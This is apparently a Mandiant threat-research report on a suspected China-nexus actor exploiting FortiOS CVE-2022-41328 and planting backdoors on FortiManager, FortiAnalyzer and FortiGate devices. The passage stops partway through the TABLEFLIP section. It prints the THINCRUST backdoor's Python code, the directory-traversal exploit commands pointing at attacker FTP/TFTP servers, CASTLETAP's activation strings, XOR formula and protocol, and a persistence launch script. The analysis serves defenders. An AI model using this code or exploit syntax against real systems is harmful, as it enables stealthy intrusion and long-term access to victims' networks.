Fortinet Zero-Day and Custom Malware Used by Suspected Chinese Actor in Espionage Operation

By Mandiant

Published: 2023-03-16 · Archived: 2026-04-05 19:40:21 UTC

Written by: Alexander Marvi, Brad Slaybaugh, Dan Ebreo, Tufail Ahmed, Muhammad Umair, Tina Johnson

---

Cyber espionage threat actors continue to target technologies that do not support endpoint detection and response (EDR) solutions such as firewalls, IoT devices, hypervisors and VPN technologies (e.g. Fortinet, SonicWall, Pulse Secure, and others). Mandiant has investigated dozens of intrusions at defense industrial base (DIB), government, technology, and telecommunications organizations over the years where suspected China-nexus groups have exploited zero-day vulnerabilities and deployed custom malware to steal user credentials and maintain long-term access to the victim environments.

We often observe cyber espionage operators exploiting zero-day vulnerabilities and deploying custom malware to Internet-exposed systems as an initial attack vector. In this blog post, we describe scenarios where a suspected China-nexus threat actor likely already had access to victim environments, and then deployed backdoors onto Fortinet and VMware solutions as a means of maintaining persistent access to the environments. This involved the use of a local zero-day vulnerability in FortiOS (CVE-2022-41328) and deployment of multiple custom malware families on Fortinet and VMware systems. Mandiant published details of the VMware malware ecosystem in September 2022.

In mid-2022, Mandiant, in collaboration with Fortinet, investigated the exploitation and deployment of malware across multiple Fortinet solutions including FortiGate (firewall), FortiManager (centralized management solution), and FortiAnalyzer (log management, analytics, and reporting platform). The following steps generally describe the actions the threat actor took:

1. Utilized a local directory traversal zero-day (CVE-2022-41328) exploit to write files to FortiGate firewall disks outside of the normal bounds allowed with shell access.
2. Maintained persistent access with Super Administrator privileges within FortiGate Firewalls through ICMP port knocking
3. Circumvented firewall rules active on FortiManager devices with a passive traffic redirection utility, enabling continued connections to persistent backdoors with Super Administrator privileges
4. Established persistence on FortiManager and FortiAnalyzer devices through a custom API endpoint created within the device
5. Disabled OpenSSL 1.1.0 digital signature verification of system files through targeted corruption of boot files

Mandiant attributes this activity to UNC3886, a group we suspect has a China-nexus and is associated with the novel VMware ESXi hypervisor malware framework disclosed in September 2022. At the time of the ESXi hypervisor compromises, Mandiant observed UNC3886 directly connect from FortiGate and FortiManager devices to VIRTUALPITA backdoors on multiple occasions.

Mandiant suspected the FortiGate and FortiManager devices were compromised due to the connections to VIRTUALPITA from the Fortinet management IP addresses. Additionally, the FortiGate devices with Federal Information Processing Standards (FIPS) compliance mode enabled failed to boot after it was later rebooted. When FIPS mode is enabled, a checksum of the operating system is compared with the checksum of a clean image. Since the operating system was tampered by the threat actor, the checksum comparison failed, and the FortiGate Firewalls protectively failed to startup. With assistance from Fortinet, Mandiant acquired a forensic image of these failing devices, prompting the discovery of the ICMP port knocking backdoor CASTLETAP.

Fortinet Ecosystem

Multiple components of the Fortinet ecosystem were targeted by UNC3886 before they moved laterally to VMWare infrastructure. These components and their associated versions, at the time of compromise, are listed as follows:

- **FortiGate: 6.2.7** – FortiGate units are network firewall devices which allow for the control and monitoring of network traffic passing through the devices.
- **FortiManager 6.4.7** – The FortiManager acts as a centralized management platform for managing Fortinet devices.
- **FortiAnalyzer 6.4.7** – The FortiAnalyzer acts as a centralized log management solution for Fortinet devices as well as a reporting platform**.**

Scenario #1 (Summary): FortiManager Exposed to the Internet

Mandiant observed two distinct attack lifecycles where the threat actor abused Fortinet technologies to establish network access. The first occurred when the threat actor initially gained access to the Fortinet ecosystem while the FortiManager device was exposed to the internet.

During this attack lifecycle, as seen in Figure 1, backdoors disguised as legitimate API calls (THINCRUST) were deployed across both FortiAnalyzer and FortiManager devices. Once persistence was established across the two devices, FortiManager scripts were used to deploy backdoors (CASTLETAP) across the FortiGate devices.

Mandiant observed SSH connections from the Fortinet devices to the ESXi servers, followed by the installation of malicious vSphere Installation Bundles which contained VIRTUALPITA and VIRTUALPIE backdoors. This enabled the threat actor persistent access to the hypervisors, and allowed the attacker to execute commands on guest virtual machines.

Mandiant has no evidence of a zero-day vulnerability being used to gain initial access or deploy the malicious VIBs at the time of writing this post. VIRTUALPITA and VIRTUALPIE were discussed in more detail in a previous Mandiant blog post published in September 2022.



Figure 1: Attack lifecycle while FortiManager was accessible from the Internet

Scenario #2 (Summary): FortiManager Not Exposed to the Internet

The second attack lifecycle occurred where the FortiManager devices had network Access Control Lists (ACL) put in place to restrict external access to only TCP port 541 (FortiGate to FortiManager Protocol). During this attack lifecycle, as seen in Figure 2, the threat actor deployed a network traffic redirection utility (TABLEFLIP) and reverse shell backdoor (REPTILE) on the FortiManager device to circumvent the new ACLs. With the redirection rules established by the TABLEFLIP utility, the threat actor was able to access the REPTILE backdoor directly from the Internet for continued access to the environment.



Figure 2: Activity after Internet access restrictions implemented to FortiManager

Scenario #1 (Detailed): FortiManager Exposed to the Internet

The technical details that follow describe the attack path taken by the threat actor when the FortiManager was initially exposed to the Internet.

THINCRUST Backdoor (Python-based Backdoor)

Mandiant's analysis identified that upon initial connection to the FortiManager, the threat actor appended python backdoor code to a legitimate web framework file. Mandiant classified this new malware family as THINCRUST.

The threat actor modified the legitimate file `/usr/local/lib/python3.8/proj/util/urls.py` to include an additional malicious API call, `show_device_info`, which can be seen in Figure 3. This allowed the threat actor to interact with the THINCRUST backdoor through POST requests to the URI "`/p/util/show_device_info`".

Known-Good Image

```
from django.urls import path, re_path
from . import views

urlpatterns = [
    path('fileDownload/', views.download_file),
    path('get_device_by_name/', views.get_device_by_name),
    path('log_groups/', views.get_log_groups),
    path('reset_idletimer/', views.reset_idletimer),
    path('device/choices/get/', views.device_choices_get),
    path('device/log_array_map/', views.device_log_array_map),
    path('adom_ha_list/', views.get_adom_ha_list),
```

Compromised Image

```
from django.urls import path, re_path
from . import views

urlpatterns = [
    path('fileDownload/', views.download_file),
    path('show_device_info/', views.get_device_info),
    path('get_device_by_name/', views.get_device_by_name),
    path('log_groups/', views.get_log_groups),
    path('reset_idletimer/', views.reset_idletimer),
    path('device/choices/get/', views.device_choices_get),
    path('device/log_array_map/', views.device_log_array_map),
```

Figure 3: Comparison of urls.py

When a POST request was sent to the `show_device_info` URL, it passed the request to the function `get_device_info` in `/usr/local/lib/python3.8/proj/util/views.py`. The `get_device_info` function contained the THINCRUST backdoor enabling the threat actor to execute commands, write files to disk, and read files from disk depending on the cookies provided in the POST request as seen in Figure 4.

```
        fm = request.COOKIES.get("DEVICEID")
        fmid = json.loads(rx(bytes.fromhex(fm)))
        if fmid['id'] == 1:
            m = os.popen(fmid['key']).read().encode("utf-8")
            fm = b64encode(tx(m)).decode("utf-8")
            return HttpResponse(fm)
        elif fmid['id'] == 2:
            with open(fmid['key'], 'wb') as f:
                write_size = 0
                total_size = int(request.META.get('CONTENT_LENGTH'))
                while write_size < total_size:
                    chunk = request.read(4096)
                    write_size += len(chunk)
                    f.write(dx(chunk))
            return HttpResponse(b64encode(tx(b'success')).decode("utf-8"))
        elif fmid['id'] == 3:
            from django.http import StreamingHttpResponse
            def fiterator(fn, chunk_size=512000):
                if not os.path.exists(fn):
                    yield dx(b'not found')
                else:
                    with open(fmid['key'], 'rb') as f:
                        while True:
                            c = dx(f.read(chunk_size))
                            if c:
                                yield c
                            else:
                                break
            resp = StreamingHttpResponse(fiterator(fmid['key']))
            resp['Content-Type']='application/octet-stream'
            return resp
```

Figure 4: THINCRUST backdoor python code

The `get_device_info` function relied on the presence of two (2) cookies, `FGMGTOKEN` and `DEVICEID`, within the POST requests. The `FGMGTOKEN` cookie is encrypted with an RSA key hardcoded into `views.py` and contained an RC4 key that decrypted the commands received through the `DEVICEID` cookie. The decrypted result of `DEVICEID` were a JSON encoded dictionary with the keys 'id' and 'key'. As seen in Table 1, the 'id' value determined which action to execute within the backdoor, and the “key” value contained a string that acted as the arguments for the action being performed.

ID	Command
1	`Execute the command line stored in 'key'`
2	`Write the contents of the HTTP request to the file stored in 'key'. The contents are RC4 encrypted`
3	`Read the contents of the file stored in 'key' and transfer the contents RC4 encrypted to the client`

Table 1: get_device_info backdoor capabilities

While most files in `views.py` had the `@login_required` decorator applied to them [decorators are any functions (Syntax to call decorator: @) that extend the behavior of another function without explicitly modifying the code], the malicious function `get_device_info` utilized the Django python module native to the system to add a `@csrf_exempt` decorator to the function as seen in Figure 5. This means that the POST request to the malicious API call did not require a login or CSRF token to successfully run.

Clean Image

```
862 @login_required
863 def mods(request):
864     """Module enable/disable status."""
865     adom = request.GET.get('adom') or get_adom_name_from
866     rpc_proxy = get_rpc_proxy(settings.FMG_PROXY, adom)
867     session = get_session_from_request(request)
868     try:
869         global_conf = rpc_proxy.get({
870             'url': 'cli/global/system/global',
871             '__session': session,
872         })['result'][0]['data']
873     except:
```

Compromised Image

```
895 from django.views.decorators.csrf import csrf_exempt
896 @csrf_exempt
897 def get_device_info(request):
898     class RC4:
899         def __init__(self, key):
900             self.key = bytearray()
901             self.key.extend(key)
902             Sbox = [x for x in range(256)] + [0, 0]
903             keyLen = len(self.key)
904             x = 0
905             y = 0
906             for i in range(256):
```

Figure 5: @login_required vs @csrf_exempt decorators

Mandiant identified that a variant of this malicious API call was also present on a FortiAnalyzer device. While the backdoor function in `views.py`, `get_device_info`, was the same as FortiManager, the API call used to access the backdoor was changed to `/p/utils/fortigate_syslog_send` on the FortiAnalyzer device, as seen in Figure 6.

```
1  from django.urls import path, re_path
2  from . import views
3
4  urlpatterns = [
5      path('fileDownload/', views.download_file),
6      path('fortigate_syslog_send/', views.get_device_info),
7      path('get_device_by_name/', views.get_device_by_name),
8      path('log_groups/', views.get_log_groups),
9      path('reset_idletimer/', views.reset_idletimer),
10     path('device/choices/get/', views.device_choices_get),
11     path('device/log_array_map/', views.device_log_array_map),
12     path('adom_ha_list/', views.get_adom_ha_list),
13
```

Figure 6: FortiAnalyzer variant of urls.py: fortigate_syslog_send

Exploitation of CVE-2022-41328 on FortiGate Devices

After persistence was established across the FortiManager and FortiAnalyzer devices with the THINCRUST backdoor, the threat actor deployed FortiManager scripts to multiple FortiGate firewalls. This activity was logged in the FortiGate elog as seen in Figure 7.

```
 vd="root"
type="event"
subtype="system"
level="notice" logdesc="Upload and run a script"
user="Fortimanager_Access"
ui="fgfmd"
msg=" User Fortimanager_Access via fgfmd upload and run script: <script_id> -- OK"
```

Figure 7: FGFM script deployment log entry

The threat actor deleted these FortiManager scripts from the FortiManager device before they could be recovered for analysis, but correlation of multiple event log types show that the scripts took advantage of a path traversal vulnerability (CVE-2022-41328). The vulnerability was exploited by the threat actor using the command `execute wireless-controller hs20-icon upload-icon` (as seen in Figure 8). This command allowed the threat actor to overwrite legitimate files in a

normally restricted system directory. Normally, the `execute wireless-controller hs20-icon upload-icon` command is used to upload .ico files (icon files) from a server to a FortiGate firewall using the File Transfer Protocol (“FTP”) or Trivial File Transfer Protocol (“TFTP”), where they can be used in HotSpot 2.0 Online Sign-Up (OSU) portals. HotSpot 2.0 is a technology which allows for devices to seamlessly switch between cellular data and public Wi-Fi.

However, the `execute wireless-controller hs20-icon upload-icon` command suffered from two issues. The command did not validate the type of file being uploaded and was susceptible to a directory traversal exploit allowing a threat actor with Super Administrator privileges to upload a file smaller than 65,535 bytes to any location on the file system. This means that outside of the size constraints of the command, a threat actor could replace any legitimate system file on the FortiGate firewall.

Successful exploitation of the vulnerability (CVE-2022-41328) is not logged in FortiGate elogs. Around the time of the FortiManager script execution, the elogs recorded the threat actor’s failed attempts to overwrite the system file `/bin/lspci` using this exploit, seen in Figure 8.

```
execute wireless-controller hs20-icon upload-icon ftp ../../../../../../bin/lspci <TA FTP Server>
```

Figure 8: FortiGate elog failed command execution

```
execute wireless-controller hs20-icon upload-icon tftp ../../../../../../bin/lspci <TA TFTP Server>
```

Fortinet confirmed the exploitation of this command was not seen prior to these events and assigned the designation CVE-2022-41328. Fortinet successfully replicated the exploit using the syntax seen in the failed command events.

Further supporting evidence of attempted exploitation was found in FortiGuard logs events with “ `file_transfer: TFTP.Server.Buffer.Overflow repeated X times` ” in the `msg` field. These events showed connections from the FortiGate firewalls to the FortiAnalyzer device, where the packet contents included the `lscpi` directory traversal string, as seen in Figure 9. A directory traversal string with the filename `node` was also referenced in a similar event, which is another binary in the `/bin/` directory of a FortiGate 6.2.7 device, but Mandiant only observed the threat actor replacing the `lscpi` binary successfully.

```
 PFBBVFRFUk5TPiAAATsuLi88L1BBVFRFUk5TPgo8VVJJPiA8L1VSST4KPEhFQURFUj4gPC9IRUFERVI+CjxCT
0RZPiA8L0JPRFk+CjxQQUNLRVQ+IAABLi4vLi4vLi4vLi4vLi4vYmluL2xzcGNpAG9jdGV0ADwvUEFDS0
VUPg==
Base 64 Decoded
<PACKET> ..../../../../../../bin/lspci.octet.</PACKET>
```

Figure 9: IPS Sensor Logs - Attack Context Field

Symlink to Suspected Backdoor (/bin/lspci -> /bin/sysctl)

Mandiant reviewed file listings from multiple FortiGate firewalls in search of modified versions of `/bin/lspci` based on the failed commands seen within FortiGate logs. In total, two variants of `/bin/lspci` were identified; a standalone version of the binary and a version which was symlinked to `/bin/sysctl` . Fortinet confirmed that `/bin/lspci` should always be a standalone binary.

File listing entries for `/bin/lspci` and `/bin/sysctl` on the compromised FortiGate firewalls contained similar timestamps that did not align with other legitimate binaries on the FortiGate machines. Additionally, the file size for `/bin/sysctl` on the compromised FortiGate firewall was much larger than reported on non-compromised devices.

Under normal circumstances, the command ‘ `diagnose hardware lscpi` ’ is used to list PCIe devices connected to the FortiGate firewall, but once the threat actor replaced the legitimate `lspci` binary with a symlink, the diagnostic command could execute the `sysctl` file the threat actor modified instead.

The file listing snippets in Figure 10 and Figure 11 highlight the differences across the original and modified versions of `/bin/lspci` and `/bin/sysctl` present on the FortiGate firewalls.

```
 COMPROMISED-FGT101F # fnsysctl ls -la /bin
...
lrwxrwxrwx    1 root     root             9 Oct 18 13:09 lldptx -> /bin/init
lrwxrwxrwx    1 root     root             9 Oct 18 13:09 lnkmtd -> /bin/init
lrwxrwxrwx    1 root     root            11 Oct 19 05:11 lspci -> /bin/sysctl
lrwxrwxrwx    1 root     root             9 Oct 18 13:09 lted -> /bin/init
lrwxrwxrwx    1 root     root             9 Oct 18 13:09 memuploadd -> /bin/init
...
-rwxr-xr-x    1 root     root       1478216 Oct 19 05:11 sysctl
...
```

Figure 10: Compromised FortiGate firewall with malicious entries for /bin/lspci and /bin/sysctl

```
 NON-COMPROMISED-FGT101F # fnsysctl ls -la /bin
...
lrwxrwxrwx    1 0        0       Fri Sep  2 12:07:55 2022         9 lldptx -> /bin/init
lrwxrwxrwx    1 0        0       Fri Sep  2 12:07:55 2022         9 lnkmtd -> /bin/init
-rwxr-xr-x    1 0        0       Fri Sep  2 12:07:55 2022    131736 lspci
lrwxrwxrwx    1 0        0       Fri Sep  2 12:07:55 2022         9 lted -> /bin/init
lrwxrwxrwx    1 0        0       Fri Sep  2 12:07:55 2022         9 memuploadd -> /bin/init
...
-rwxr-xr-x    1 0        0       Fri Sep  2 12:07:55 2022    251480 sysctl
...
```

Figure 11: Non-Compromised FortiGate firewall with legitimate entries for /bin/lspci and /bin/sysctl

In addition to the differences in modification time and size, the output of the file listing command `fnsysctl ls -l /bin` displayed multiple fields in different formats and order. This is likely due to the threat actor replacing `/bin/sysctl` and therefore changing the shell functionality on the FortiGate firewall. Changes made to the FortiOS file system are not persistent, so the files were unable to be recovered for analysis.

By default, Fortinet devices running FortiOS have an archive on disk labelled `rootfs.gz` within the `/data/` partition. Upon boot, this file is mounted as the root filesystem. This means if modifications are made to the mounted image, the changes will not be persistent unless they are written to the `rootfs.gz` archive. FortiGate firewalls do not support files being exported from the mounted filesystem during runtime. Since the modifications made to `/bin/lspci` and `/bin/sysctl` were not written to the `rootfs.gz` archive, they were not installed persistently and could not be further analyzed.

Mandiant coordinated with Fortinet to obtain a forensic image of the compromised FortiGate firewalls and better identify the expected contents of the devices. Comparing the forensic image of the compromised FortiGate firewall to a known-good version, Fortinet identified a trojanized firmware that contained a persistent backdoor. Mandiant refers to the backdoor as a new malware family named CASTLETAP.

CASTLETAP (FortiGate Firewall Backdoor)

Analysis on the FortiGate firewalls identified an additional malicious file `/bin/fgfm`. Analysis of `/bin/fgfm` determined it to be a passive backdoor, named CASTLETAP, that listened for a specialized ICMP packet for activation. The threat actor likely named the file ‘ `fgfm` ’ in an attempt to disguise the backdoor as the legitimate service ‘ `fgfmd` ’ which facilitates communication between the FortiManager and FortiGate firewalls.

Once executed, CASTLETAP created a raw promiscuous socket to sniff network traffic. CASTLETAP then filtered and XOR decoded a 9-byte magic activation string in the payload of an ICMP echo request packet. Table 2 shows the magic strings interpreted by CASTLETAP and their resultant actions.

Magic String	**Description**
1qaz@WSXa	Parse C2 information from ICMP payload and connect to it over SSL.
hpaVAj2FJ	Kills CASTLETAP process.

Table 2: CASTLETAP magic string options

To decode the C2 information within the ICMP packet, a single-byte XOR key was derived from the Epoch date stamp to decrypt the payload data. This meant the encoding standard changed every day. Figure 12 show the formula that was used to calculate the XOR key.

```
((year + 1900 + month * (year + 1900)) * date) % 255
```

- `year: index starting from 1900 i.e. current_year-1900`
- `month: index starting from 0`
- `date: index starting from 1`

Figure 12: CASTLETAP XOR key calculation

Table 3 defines the payload structure of the ICMP packet expected by CASTLETAP.

Byte Index/Range	**Payload Section Description**
`<0x00-0x01>`	`<flag indicating whether to create clone or not>`
`<0x01-0x02>`	`<unused>`
`<0x02-0x0c>`	`<9-byte magic string + null byte>`
`<0x0c-0x10>`	`<XOR encoded C2 IP>`
`<0x10-0x15>`	`<XOR encoded port>`

Table 3: CASTLETAP ICMP packet structure

When the C2 IP address and port was parsed from the activation packet, CASTLETAP initiated a connection to the C2 over an SSL socket. Once this connection was established, CASTLETAP expected the C2 server to initiate a handshake with the 16-byte sequence seen in Figure 13, echoing the same sequence in response.

```
0x58, 0x90, 0xAE, 0x86, 0xF1, 0xB9, 0x1C, 0xF6, 0x29, 0x83, 0x95, 0x71, 0x1D, 0xDE, 0x58, 0x0D
```

Figure 13: CASTLETAP handshake sequence

Once connected to the C2, CASTLETAP could accept multiple types of commands over SSL, as seen in Table 4.

Command	Description
0x1	Upload file (to victim)
0x2	Download file (from victim)
0x3	Spawn *busybox* based command shell, otherwise fallback to a normal command shell.
0x4	Continue receiving
0x5	Receive complete

Table 4: CASTLETAP command key

When a command was successfully received, the backdoor returned the sequence *';7(Zu9YTsA7qQ#vw'* as an acknowledgement token; this same string was also sent to signal session termination.

Once CASTLETAP was deployed to the FortiGate firewalls, the threat actor connected to ESXi and vCenter machines. The threat actor deployed VIRTUALPITA and VIRTUALPIE to establish persistence, allowing for continued access to the hypervisors and the guest machines. This is described in further detail in the blog post, "Bad VIB(E)s Part One: Investigating Novel Malware Persistence Within ESXi Hypervisors."

Scenario #2 (Detailed): FortiManager Not Exposed to the Internet

The technical details that follow describe the attack path taken by the threat actor where the FortiManager had network Access Control Lists (ACL) set up to restrict external access.

Regaining Access to the Internet-restricted FortiManager

When ACLs were implemented on the FortiManager device, the threat actor lost direct public access to device. To regain access to the FortiManager, the threat actor pivoted from a FortiGate Firewall compromised with CASTLETAP. The threat actor then deployed the following three (3) malicious files, seen in Table 5, to the FortiManager upon successful reconnection.

Malware Family	File Path	Description
`N/A`	`/bin/support`	`Launches /bin/auth and /bin/klogd and deletes the two files along with /bin/support from disk.`
`TABLEFLIP`	`/bin/auth`	`A passive utility to setup network traffic redirection from a specific IP address destined to the FortiManager on TCP port 541 to another specified port.`
`REPTILE`	`/bin/klogd`	`A backdoor utility that listens for a specialized packet for activation.`

Table 5: Attack Lifecycle 2 Malware Key

The file `/bin/support` (MD5: `9ce2459168cf4b5af494776a70e0feda`) served as a launch script to execute `/bin/klogd` (REPTILE variant) and `/bin/auth` (TABLEFLIP). The attacker modified the startup file `/etc/init.d/localnet` to

execute the line ‘ `nohup /bin/support &` ’ so the script would run every time the system was rebooted. Since the running FortiOS file system was an ephemeral copy of the archive `rootfs.gz`, the files would be deleted from the ephemeral copy after being loaded into memory and persist in the `rootfs.gz` archive, a file not accessible to users without pulling a forensic image. The contents of `/bin/support` can be seen in Figure 14.

```
 #!/bin/bash

#cp /bin/sh /bin/top

sleep 30
/bin/klogd
/bin/auth
rm -rf /bin/klogd
rm -rf /nohup.out
rm -rf /bin/support
```

Figure 14: Contents of /bin/support

TABLEFLIP (Traffic Redirection Utility)

To enable continued access directly from the Internet, the threat actor implemented TABLEFLIP (MD5: `b6e92149efaf78e9ce7552297505b9d5`), a passive traffic redirection utility that listens on all active interfaces for specialized command packets. With this utility in place, and regardless of the ACL’s in place, the threat actor would be able to connect directly to the FortiManager as seen in Figure 15.



Figure 15: TABLEFLIP behavior

TABLEFLIP was configured to listen on all active interfaces for TCP packets and searches at the start of the TCP payload for the following magic packet, shown in Figure 16, for packets destined for port TCP 541.

```
17 03 01 01 D8 54 2F 31
```

Figure 16: TABLEFLIP magic number sequence

If the magic number was found, the malware extracted a XOR key from offset 0xB of the TCP payload. This key was used as a seed for XOR based sequential decryption. TCP payload offset 0xC onwards was decrypted using this scheme. Figure 17 shows the structure of the payload.

